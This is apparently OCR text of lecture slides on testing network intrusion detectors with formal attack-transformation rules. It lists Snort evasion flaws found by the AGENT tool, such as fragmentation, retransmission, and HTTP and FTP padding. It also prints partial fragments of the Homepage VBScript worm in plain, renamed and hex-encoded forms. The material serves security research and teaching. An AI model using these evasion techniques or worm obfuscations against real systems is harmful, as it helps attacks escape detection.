
- Padding
- Replacement
- Context padding

} Application level

Veteran Attacker




High-tech Attacker



Summary: Attackers' Knowledge

- Transformations are simple
- Transformations are semantic-preserving
- Transformations are independent
- Transformations are syntactic manipulations
- Transformations can be combined



Using Natural Deduction

Natural deduction: a set of rules expressing how valid proofs may be constructed.

- Rules are simple
- Rules are sound
- Rules are independent
- Rules are syntactic transformations
- Combination of rules derives theorems

Conjunction: $\dfrac{P \qquad Q}{P \wedge Q}$


(if both P and Q are true then also $P \wedge Q$ is true)

NIDS attacker's knowledge:

Rules = attack transformations

Rule combinations = attack instances

Fragmentation:





(if A is an attack instance then any fragmentation of A is also an attack instance)

Threat Model Characteristics

	NIDS	AntiVirus
• Representation of attacker knowledge	Natural deduction rules	
• Structure of the attack space		
• Exploration of the attack space		
• Results		

AGENT: Attack GEneration for NIDS Testing





Testing Methodology

- Rules
  - Transport level (TCP)
  - Application level (FTP, finger, HTTP)
  - Total of nine rules
- Representative attacks
  - finger (finger root)
  - HTTP (perl-in-CGI)
  - FTP (ftp-cwd)
- Testing phases
  - 7 phases
  - 2-3 rules each phase

Transformation Rules
Representative Attack
Inference Engine
Attack Closure
Attack Simulator
Attack Instance
Snort
Detect?
No
Eluding Instance
Yes, check another


Testing Summary

Phase	*Attack*	*Rules*	*Instances*	*% of eluding instances*	*Vulnerabilities*
1	finger	TCP: frag + permute	1,631	0%	0
2	Finger	TCP: frag + permute+ retrans	3,628,960	33%	1
3	Finger	finger: padding	25	0%	0
4	Finger	TCP: frag + permute finger: padding	6,812,346	0.15%	1
5	perl-in-cgi	HTTP padding	677,960	99%	1
6	perl-in-cgi	HTTP pipelining	100	99%	1
7	ftp-cwd	TCP: frag FTP: padding	178,585	23%	1

Vulnerabilities Found

<table>
<tr><th>Name</th><th>Enables attackers to:</th><th>Fixed</th></tr>
<tr><td>Evasive RST</td><td>Hide any TCP-based attack</td><td>Yes, v2.0.2</td></tr>
<tr><td>Flushing</td><td>Hide any attack that its signature can be inflated (i.e. pad)</td><td>NO</td></tr>
<tr><td>HTTP padding</td><td rowspan="2">Hide any HTTP-based attack</td><td rowspan="2">NO</td></tr>
<tr><td>HTTP pipelining</td></tr>
<tr><td>FTP padding</td><td>Hide any attack of that its signature is of the form "foo*bar"</td><td>Yes, v.2.0.6</td></tr>
</table>

FTP Padding Vulnerability



A. "CWD" and (¬"\n") with 100 bytes
B. TCP.length>100

Detected: A∧B

Detected: A

Not detected

Vulnerability: any pattern from the type `foo*bar`


Results summary

- 5 vulnerabilities in less then 2 months
- Positive results: verify that Snort correctly identify all instances of a given type.
- Why is AGENT successful?
  - Systematic combination of application and transport level rules
  - Exhaustiveness (in some cases)

Threat Model Characteristics


	NIDS	AntiVirus
• Representation of attacker knowledge	Natural deduction rules	
• Structure of the attack space		
• Exploration of the attack space		
• Results	Found 5 undetected attacks.	

Goal: Compute Any Attack Instance




- Is the initial instance unique?

Goal: Compute Any Attack Instance




- Is the initial instance unique?
- Are there derivation cycles?

Goal: Compute Any Attack Instance



- Is the initial instance unique?
- *Are there derivation cycles?*
- Is there a unique derivation path to each node?

Goal: Compute Any Attack Instance




- Is the initial instance unique?
- *Are there derivation cycles?*
- Is there a unique derivation path to each node?
- *Are all attack instances derivable from each other?*

Goal: Compute All Attack Instances

Is the initial instance unique?	Yes, with respect to the rules and attacks we investigated
Are there derivation cycles?	Yes, can be avoided by choosing an appropriate application order of rules
Is there a unique derivation path to each node?	No, can be avoided by choosing an appropriate application order of rules
Are all attack instances derivable from each other?	If they are not, how can they be the same attack?

- If these answers can be generalized to other rules and attacks, we have a computational model for attack instances.
- Such a model can be a tool to analyze, debug, verify NIDS.



What to Take Home


- Thesis: formal models can be used to improve a NIDS, increasing its trustworthiness
- Support for the thesis:
  - Formal model for attack computation
  - Practical testing tool
  - Practical attack analysis
- Future work:
  - Partitioning testing based on computational model (not presented)
  - Signature compiler

Threat Model Characteristics

	NIDS	AntiVirus
• Representation of attacker knowledge	Natural deduction rules	
• Structure of the attack space	Tree of attack instances	
• Exploration of the attack space	Exhaustive (bounded rules)	
• Results	Found 5 undetected attacks	

Virus Detectors

A malware detector identifies malicious content (data, code).



Attacker Model

- An attacker tries to make malware appear benign.
- Obfuscation: same functionality, different form.
- Malware writers have many tools at their disposal
  - Blackhat tools: MISTFALL, CB Mutate, ...
  - Commercial tools: Cloakware, PECompact, ...

Renaming Obfuscation

Fragment of *Homepage* e-mail worm:

```
On Error Resume Next
...
Set [illegible]=[illegible].OpenTextFile(WScript.ScriptFullname,1)
...
Set [illegible]=[illegible].OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Obfuscated fragment of *Homepage* e-mail worm:

```
On Error Resume Next
...
Set will=rumor.OpenTextFile(WScript.ScriptFullname,1)
...
Set ego=rumor.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Encapsulation Obfuscation

Fragment of the Homepage worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Obfuscated fragment of the Homepage worm:

```
Execute( decode( "4F6E20457272...6F7220526573" ) )
...
Execute( decode( "66657226496E...462E52656164" ) )
...
Execute( decode( "4C696E652676...6263726C660A" ) )
```

How Detection Works

Virus detectors are malware detectors that use signatures to identify malicious code.

McAfee VirusScan signature for the Homepage worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Sample Virus Signature

```
On Error Resume Next
Set WS = CreateObject("WScript.Shell")
Set FSO= Createobject("scripting.filesystemobject")
Folder=FSO.GetSpecialFolder(2)

Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
Do While InF.AtEndOfStream<>True
